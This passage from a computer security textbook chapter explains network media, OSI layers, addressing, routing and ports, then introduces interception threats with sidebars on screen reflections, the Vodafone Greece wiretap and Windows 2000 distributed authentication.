


FIGURE 6-2 Satellite Communication

In summary, network traffic is available to an interceptor at many points. [Figure 6-3](#) illustrates how communications are exposed from their origin to their destination. We summarize strengths and weaknesses of different communications media in [Table 6-1](#).




FIGURE 6-3 Exposed Communications

Medium	Strengths	Weaknesses
Wire	<ul style="list-style-type: none"> • Widely used • Inexpensive to buy, install, maintain 	<ul style="list-style-type: none"> • Susceptible to emanation • Susceptible to physical wiretapping
Optical fiber	<ul style="list-style-type: none"> • Immune to emanation • Difficult to wiretap 	<ul style="list-style-type: none"> • Potentially exposed at connection points
Microwave	<ul style="list-style-type: none"> • Strong signal, not seriously affected by weather 	<ul style="list-style-type: none"> • Exposed to interception along path of transmission • Requires line of sight location • Signal must be repeated approximately every 30 miles (50 kilometers)
Wireless (radio, WiFi)	<ul style="list-style-type: none"> • Widely available • Built into many computers 	<ul style="list-style-type: none"> • Signal degrades over distance; suitable for short range • Signal interceptable in circular pattern around transmitter
Satellite	<ul style="list-style-type: none"> • Strong, fast signal 	<ul style="list-style-type: none"> • Delay due to distance signal travels up and down • Signal exposed over wide area at receiving end

TABLE 6-1 Communications Media Strengths and Weaknesses

All network communications are potentially exposed to interception; thus, sensitive signals must be protected.

From a security standpoint, you should assume that *all* communication links between network nodes can be broken. As [Sidebar 6-2](#) indicates, even eyeballs can pass data unintentionally. For this reason, commercial network users employ encryption to protect the confidentiality of their communications, as we demonstrate later in this chapter. Local network communications can be encrypted, although for performance reasons it may instead be preferable to protect local connections with strong physical and administrative security.

Sidebar 6-2 Mirror, Mirror, on My Screen

Researcher Michael Backes has discovered that many surfaces can reflect images. We are, of course, aware of mirrors and shiny metal objects. But researcher Backes has experimented with eyeglasses (which he found work quite well), ceramic coffee cups, jewelry, and even individuals' eyeballs.

A professor at the Max Planck Institute for Software Systems, Backes got his idea as he passed a room in which his graduate students were intently typing on computers. Wondering what they were up to, he noticed the blue image of the screen reflected on a teapot on one student's desk. The next day he appeared with a telescope and camera and began his study, as reported in *Scientific American* [[GIB09](#)]. Using a powerful amateur-grade telescope, he trained his sight on reflecting objects from a distance of 10 meters (30 feet) and read the contents of a computer screen, *even when the screen faced away from the telescope*.

He has applied techniques from mathematics and astronomy to clarify the images, allowing him to read 36-point type (roughly three times as large as the type in this paragraph) from 10 meters away, but he thinks with more sophisticated equipment he could significantly improve on that result. Other photo enhancement software should also clarify the image, he thinks. He warns that if these attacks are feasible for an amateur like him, dedicated attackers can probably do better.

Maybe the expression “I can see what you are thinking” is truer than we think.

Intruding into or intercepting from a communications medium is just one way to strike a network. Integrity and availability threats apply as well. Addressing and routing are also fruitful points of vulnerability. In the next section we present basic network addressing concepts that have security implications.

Background: Protocol Layers

Network communications are performed through a virtual concept called the Open System Interconnection (or OSI) model. This seven-layer model starts with an application that prepares data to be transmitted through a network. The data move down through the layers, being transformed and repackaged; at the lower layers, control information is added in headers and trailers. Finally, the data are ready to travel on a physical medium, such as a cable or through the air on a microwave or satellite link.

The OSI model, most useful conceptually, describes similar processes of both the sender and receiver.

On the receiving end, the data enter the bottom of the model and progress up through the layers where control information is examined and removed, and the data are reformatted. Finally, the data arrive at an application at the top layer of the model for the receiver. This communication is shown in [Figure 6-4](#).




FIGURE 6-4 OSI Model

Interception can occur at any level of this model: For example, the application can covertly leak data, as we presented in [Chapter 3](#), the physical media can be wiretapped, as

we described in this chapter, or a session between two subnetworks can be compromised.

Background: Addressing and Routing

If data are to go from point A to B, there must be some path between these two points. One way, obviously, is a direct connection wire. And for frequent, high-volume transfers between two known points, a dedicated link is indeed used. A company with two offices on opposite sides of town might procure its own private connection. This private connection becomes a single point of failure, however, because if that line fails for any reason the two offices lose connectivity, and a solid connection was the whole reason for the private line.

Obviously, direct connections work only for a small number of parties. It would be infeasible for every Internet user to have a dedicated wire to every other user. For reasons of reliability and size, the Internet and most other networks resemble a mesh, with data being boosted along paths from source to destination.

Protocols

When we use a network, the communications media are usually transparent to us. That is, most of us do not know whether our communication is carried over copper wire, optical fiber, satellite, microwave, or some combination. In fact, the communications medium may change from one transmission to the next. This ambiguity is actually a positive feature of a network: its *independence*. That is, the communication is separated from the actual medium of communication. Independence is possible because we have defined **protocols** that allow a user to view the network at a high, abstract level of communication (viewing it in terms of user and data); the details of *how* the communication is accomplished are hidden within software and hardware at both ends. The software and hardware enable us to implement a network according to a **protocol stack**, a layered architecture for communications; we described the OSI protocol model earlier in this chapter. Each layer in the stack is much like a language for communicating information relevant at that layer.

A protocol is a language or set of conventions for how two computers will interact. A simple protocol accomplishes email transfer. Essentially the sender's computer contacts the recipient's and says "I have email for your user Dmitri." The receiving computer replies to accept the transfer, the sender sends it and then sends a completion notification to indicate the end of the transfer. Of course, this overview omits critical details.

Addressing

But how does the sender contact the receiver? Suppose your message is addressed to `yourfriend@somewhere.net`. This notation means that "somewhere.net" is the name of a destination host (or more accurately, a destination network). At the network layer, a hardware device called a **router** actually sends the message from your network to a router on the network somewhere.net. The network layer adds two headers to show your computer's address as the source and somewhere.net's address as the destination. Logically, your message is prepared to move from your machine to your router to your friend's router to your friend's computer. (In fact, between the two routers there may be many other routers in a path through the networks from you to your friend.) Together, the

network layer structure with destination address, source address, and data is called a **packet**. The basic network layer protocol transformation is shown in [Figure 6-5](#).




FIGURE 6-5 Network Layer Transformation

Packet: Smallest individually addressable data unit transmitted

The message must travel from your computer to your router. Every computer connected to a network has a **network interface card (NIC)** with a unique physical address, called a **MAC address** (for Media Access Control). At the data-link level, two more headers are added, one for your computer's NIC address (the source MAC) and one for your router's NIC address. A data-link layer structure with destination MAC, source MAC, and data is called a **frame**. Every NIC puts data onto the communications medium when it has data to transmit and seizes from the network those frames with its own address as a destination address.

MAC address: unique identifier of a network interface card that connects a computer and a network

On the receiving (destination) side, this process is exercised in reverse: The NIC card receives frames destined for it. The recipient network layer checks that the packet is really addressed to it. Packets may not arrive in the order in which they were sent (because of network delays or differences in paths through the network), so the session layer may have to reorder packets. The presentation layer removes compression and sets the appearance appropriate for the destination computer. Finally, the application layer formats and delivers the data as a complete unit.

The layering and coordinating are a lot of work, and each protocol layer does its own part. But the work is worth the effort because the different layers are what enable Outlook running on an IBM PC on an Ethernet network in Washington D.C. to communicate with a user running Eudora on an Apple computer via a dial-up connection in Prague. Moreover, the separation by layers helps the network staff troubleshoot when something goes awry.

Routing

We still have not answered the question of how data get from a source NIC to the destination. The Internet has many devices called **routers**, whose purpose is to redirect packets in an effort to get them closer to their destination. Routing protocols are intricate, but basically when a router receives a packet it uses a table to determine the quickest path to the destination and forwards the packet to the next step on that path. Routers communicate with neighboring routers to update the state of connectivity and traffic flow; with these updates the routers continuously update their tables of best next steps.

Routers direct traffic on a path that leads to a destination.

Ports

As we just described, data do not just magically slip into a computer or execute on their own; some active program on the receiving computer has to accept the data and store or process them. Some programs solicit data, like the box that prompts for a name and password, but other times those data arrive from the network and must be directed to a program that will handle them. An example of this latter case is incoming email: New mail can be sent at any time, so a service program running on a computer has to be ready to receive email and pass it along to a user's email client such as Microsoft Outlook or Mozilla Thunderbird. Such services are sometimes called **daemons**; for example, the daemon ready to receive incoming mail is named *popd*, the daemon that supports the Post Office Protocol mail reception function.

Many common services are bound to agreed-on **ports**, which are essentially just numbers to identify different services; the destination port number is given in the header of each packet or data unit. Ports 0 to 4095 are called **well-known ports** and are by convention associated with specific services. For example, incoming email is often transmitted with the Post Office Protocol (POP), and the POP server is typically bound to port 110. A POP server is a program that receives and holds incoming email and waits for a client to request email that has been received and queued. The client contacts the server, sending to port 110 a packet requesting establishment of a session; with the server's response, the client and server negotiate to transfer mail from the server.

Port: number associated with an application program that serves or monitors for a network service

This overview or review of networking necessarily omits vital details. Our purpose is only to ensure you know some of the elementary terms and concepts of networks so we can examine security issues in networks.

Part I—War on Networks: Network Security Attacks

In this part we cover three types of security threats and vulnerabilities: First, we consider the network versions of confidentiality and integrity failures. In a network, loss of confidentiality is often called wiretapping (even when there is no physical wire involved), and loss of integrity goes under the broad title of data corruption. Although the methods of attack may be new, loss of confidentiality or integrity should be familiar from previous chapters in which we explore these failings in programs, browsers, and operating systems.

The second threat we address involves wireless networks. Here, too, the primary harm is to the confidentiality or integrity of a user's data. In contrast to shared, wide-area networks, wireless networks are something over which the user has some control. In large, centrally-managed, shared networks, users have little control over the kind of security services available. By contrast, a wireless network is smaller, there may be no active management or monitoring, and the parties sharing the network are quite local.

Consequently, users have a more direct role in security.

For the third topic of this part we explore availability, or its loss, in a class of attacks known as denial of service. Because connectivity or access is a critical aspect of networked computing, anything that severely limits use of a network negates the whole purpose of networking. Thus, attackers who can deny service to users cause serious harm. Denial-of-service attacks are the first instance in this book for which availability, not confidentiality or integrity, is the dominant security feature.

As we present these three types of threats we also hint at their controls and countermeasures. However, Part II of this chapter is the place where we present these controls and countermeasures in depth.

6.2 Threats to Network Communications

Now we look at security threats in networks. From our description of threats in [Chapter 1](#) you may remember four potential types of harm:

- *interception*, or unauthorized viewing
- *modification*, or unauthorized change
- *fabrication*, or unauthorized creation
- *interruption*, or preventing authorized access

These four types apply to networks, although the terminology is slightly different. Interception is sometimes called eavesdropping or wiretapping, modification and fabrication are usually known by the more general term integrity failures, and interruption in a network is denial of service. Next we consider these network security issues. We also discuss port scanning: reconnaissance before an attack.

Interception: Eavesdropping and Wiretapping

Security analysts sometimes use the concept of a security perimeter, a virtual line that encircles a protected set of computing resources. You might think of a security perimeter as encompassing a physical location, such as a home, school, office, or store, as shown in [Figure 6-6](#). Of course, these lines do not really exist, and for much network use you need to extend your access outside your protected zone. But because you lose control of equipment (cables, network devices, servers) outside your zone, your ability to secure your data is limited.




FIGURE 6-6 Security Perimeters

Wiretapping is the name given to data interception, often covert and unauthorized. As [Sidebar 6-3](#) explains, even a backdoor intended only for court-authorized wiretaps can be misused. The name wiretap refers to the original mechanism, which was a device that was attached to a wire to split off a second pathway that data would follow in addition to the primary path. Now, of course, the media range from copper wire to fiber cables and radio signals, and the way to tap depends on the medium.

Users generally have little control over the routing of a signal. With the telephone system, for example, a call from New York to Sydney might travel west by satellite, transfer to an undersea cable, and reach the ultimate destination on conventional wire. Along the way, the signal could pass through different countries, as well as international regions of the oceans and sky. The same is true of networked digital communications, which use some of the same resources telephony does. The signal may travel through hostile regions and areas full of competitors. Along the way may be people with method, opportunity, and motive to obtain your data. Thus, a wide area network can be far riskier than a well-controlled local network.

Encryption is the strongest and most commonly used countermeasure against interception, although physical security (protecting the communications lines themselves), dedicated lines, and controlled routing (ensuring that a communication travels only along certain paths) have their roles, as well. We examine encryption for communication later in this chapter.

What Makes a Network Vulnerable to Interception?

An isolated home user or a standalone office with a few employees is an unlikely target for many attacks. But add a network to the mix and the risk rises sharply. Consider how a network differs from a stand-alone environment.

Anonymity

An attacker can mount an attack from thousands of miles away and never come into direct contact with the system, its administrators, or users. The potential attacker is thus safe behind an electronic shield. The attack can be passed through many other hosts in an effort to disguise the attack's origin. And computer-to-computer authentication is not the same for computers as it is for humans. As illustrated by [Sidebar 6-4](#), secure distributed authentication requires thought and attention to detail.

Sidebar 6-3 Unintended Intended Interception

Telecommunications providers cooperate with governments in what is called lawful interception. Any time a court authorizes a wiretap on telephone or data communications, government agents work with service providers to install the tap. Modern telecommunications hardware and software include special features to implement these wiretaps as technology has evolved. Even voice communications are now often transmitted digitally, using routers and routing protocols like those for data networking on the Internet.

At the Black Hat security conference in February 2010, IBM security researcher Tom Cross presented a paper in which he revealed technical and procedural issues with Cisco's routers that affect lawful interception. Cisco routers have been vulnerable to a security flaw first announced in 2008: The flaw could allow unauthenticated access to a router. Even though a patch has been released, not all telecommunications networks' routers have been updated. Furthermore, Cross said the Cisco equipment does not track failed login attempts or notify an administrator, leaving the devices vulnerable to automated password-guessing attacks, and no audit is generated of the use of the intercept function.

As it is, an ISP employee could potentially monitor installed lawful intercept wiretaps and alert the subjects that they are under surveillance, according to Cross [[GRE10](#)]. Similarly, an employee could establish an unauthorized interception against any customer, and the ISP would have no audit trail by which to detect the intercept.

Cross pointed out that Cisco is the only major hardware vendor to release for public scrutiny its product designs for the lawful intercept function; he then said that because other companies have not publicized their designs, nobody can be sure whether their products are secure.

The vulnerability in this sidebar is phrased tentatively: "could potentially ..." and "could establish ..." That word choice indicates we do not know if the Cisco equipment has been compromised in that manner.

However, equipment of Vodafone Greece, another telecommunications provider, was compromised with a similar attack, involving communications of high-ranking Greek officials, as reported by Vassilis Pervalakis and Diomidis Spinellis [[PRE07](#)]. Vodafone uses equipment manufactured by Ericsson, a Swedish manufacturer. Understandably, Ericsson wants to manufacture one hardware and software model that it can sell in many markets, so it includes code to implement lawful intercept but deactivates the code for a customer that

does not buy that package. Vodafone did not obtain that add-on. In 2003, Ericsson upgraded the software and inadvertently activated the intercept code in the version delivered to Vodafone. Although the code was there, it did not appear on the user-level interface, so Vodafone employees had no way to access it, much less know they had it. This situation is a perfect example of the trapdoor described in [Chapter 3](#), with all the warnings we raised there, as well. And in that same chapter we argued against security through obscurity—hoping that nobody would find something if you just don't publicize it.

Unknown agents installed a patch in the Ericsson switch software that activated the dormant interception code. Furthermore, the agents did so in a way that did not generate an audit log, even though interception and copying of a call usually creates an audit entry for law enforcement records. This code modification was carefully crafted to be undiscovered.

With this code, unknown outsiders were able to listen in on all mobile phone conversations of about 100 political officials, including the prime minister, his wife, and several cabinet ministers.

The scheme finally came to light in 2004 only when Ericsson distributed another software patch; because of interaction with the rogue software, an error message in the real switch software was not delivered successfully, which triggered an alert condition. While investigating the source of the alert, Ericsson engineers found the addition.

The lesson from that compromise is that backdoors, even undocumented, can be found and exploited. Security through obscurity is not an effective countermeasure.

Sidebar 6-4 Distributed Authentication Failures

Authentication must be handled carefully and correctly in a network because a network involves authentication not just of people but also of processes, servers, and services only loosely associated with a person. And for a network, the authentication process and database are often distributed for performance and reliability. Consider the authentication scheme Microsoft implemented for its Windows operating systems in 2000. In Windows NT 4.0, the first Microsoft system to support large-scale distributed computing, the authentication database was distributed among several domain controllers. Each domain controller was designated as a primary or backup controller. All changes to the authentication database had to be made to the (single) primary domain controller; the changes were then replicated from the primary to the backup domain controllers. This approach meant changes were consistently controlled and implemented at the single point of the primary controller. Of course, this single controller also became a single point of failure and a potential performance bottleneck for the domain.

In Windows 2000, the concept of primary and backup domain controllers was abandoned. Instead, the network viewed controllers as equal trees in a forest, in

which any domain controller could update the authentication database. This scheme reflected Microsoft's notion that the system was "multimaster": Only one controller could be master at a given time, but any controller could be a master. Once changes were made to a master, they were automatically replicated to the remaining domain controllers in the forest.

This approach was more flexible and robust than the primary–secondary approach because it allowed any controller to take charge—especially useful if one or more controllers failed or were out of service for some reason. But the multimaster approach introduced a new problem: Because any domain controller could initiate changes to the authentication database, any hacker able to dominate a single domain controller could alter the authentication database. And, what's worse, the faulty changes were then replicated throughout the remaining forest. Theoretically, the hacker could access anything in the forest that relied on Windows 2000 for authentication.

When we think of attackers, we usually think of threats from outside the system. But in fact the multimaster approach could tempt people inside the system, too. A domain administrator in any domain in the forest could access domain controllers within that domain. Thanks to multimaster, the domain administrator could also modify the authentication database to access anything else in the forest.

For this reason, system administrators had to consider how they defined domains and their separation in a network. Otherwise, they could conjure up scary but possible scenarios. For instance, suppose one domain administrator was a bad apple. She worked out a way to modify the authentication database to make herself an administrator for the entire forest. Then she could access any data in the forest, turn on services for some users, and turn off services for other users. This example reinforces the security point introduced in [Chapter 3](#) of the importance of least privilege and separation of privilege.

Many Points of Attack

Simple computing system is a self-contained unit. Access controls on one machine preserve the confidentiality of data on that processor. However, when a file is stored in a network host remote from the user, the data or the file itself may pass through many hosts to get to the user. One host's administrator may enforce rigorous security policies, but that administrator has no control over other hosts in the network. Thus, the user must depend on the access control mechanisms in each of these systems. An attack can come from any host to any host, so a large network offers many points of vulnerability.

Sharing

Because networks enable resource and workload sharing, networked systems open up potential access to more users than do single computers. Perhaps worse, access is afforded to more systems, so access controls for single systems may be inadequate in networks.

System Complexity

In [Chapter 5](#) we saw that an operating system is a complicated piece of software.

Reliable security is difficult, if not impossible, on a large operating system, especially one not designed specifically for security. A network combines two or more possibly dissimilar operating systems. Therefore, a network operating/control system is likely to be more complex than an operating system for a single computing system. Furthermore, the ordinary laptop computer today has greater computing power than did many office computers in the last two decades.

The attacker can use this power to advantage by causing the victim's computer to perform part of the attack's computation. And because an average computer is so powerful, most users do not know what their computers are really doing at any moment: What processes are active in the background while you are playing *Invaders from Mars*? This complexity diminishes confidence in the network's security.

Most users have no idea of all the processes active in the background on their computers.

Unknown Perimeter

A network's expandability also implies uncertainty about the network boundary. One host may be a node on two different networks, so resources on one network are accessible to the users of the other network as well. Although wide accessibility is an advantage, this unknown or uncontrolled group of possibly malicious users is a security disadvantage.

A similar problem occurs when new hosts can be added to the network. Every network node must be able to react to the possible presence of new, untrustable hosts. [Figure 6-7](#) points out the problems in defining the boundaries of a network. Notice, for example, that a user on a host in network D may be unaware of the potential connections from users of networks A and B. And the host in the middle of networks A and B in fact belongs to A, B, C, and E. If these networks have different security rules, to what rules is that host subject?




FIGURE 6-7 Unclear Network Boundaries

Unknown Path

[Figure 6-8](#) illustrates that there may be many paths from one host to another. Suppose that a user on host A1 wants to send a message to a user on host B3. That message might be routed through hosts C or D before arriving at host B3. Host C may provide acceptable security, but D does not. Network users seldom have control over the routing of their messages. Inability to control routing figures in the interception of mobile phone signals, as described in [Sidebar 6-5](#).




FIGURE 6-8 Multiple Routing Paths

Sidebar 6-5 Hello. Can You Hear Me Now? How About Now?

Mobile telephones are much more complicated than we sometimes imagine. With landline telephony you have essentially one cable connecting your phone with the local telephone switching office, so most of the telephone is just electronics to convert audio voice to an electronic signal and back again. Mobile telephones do that, plus they have to manage the connection to the mobile network. Unlike the case with landline communication, as a mobile phone moves (and sometimes even when not), the device is constantly looking for a different signal to which to connect.

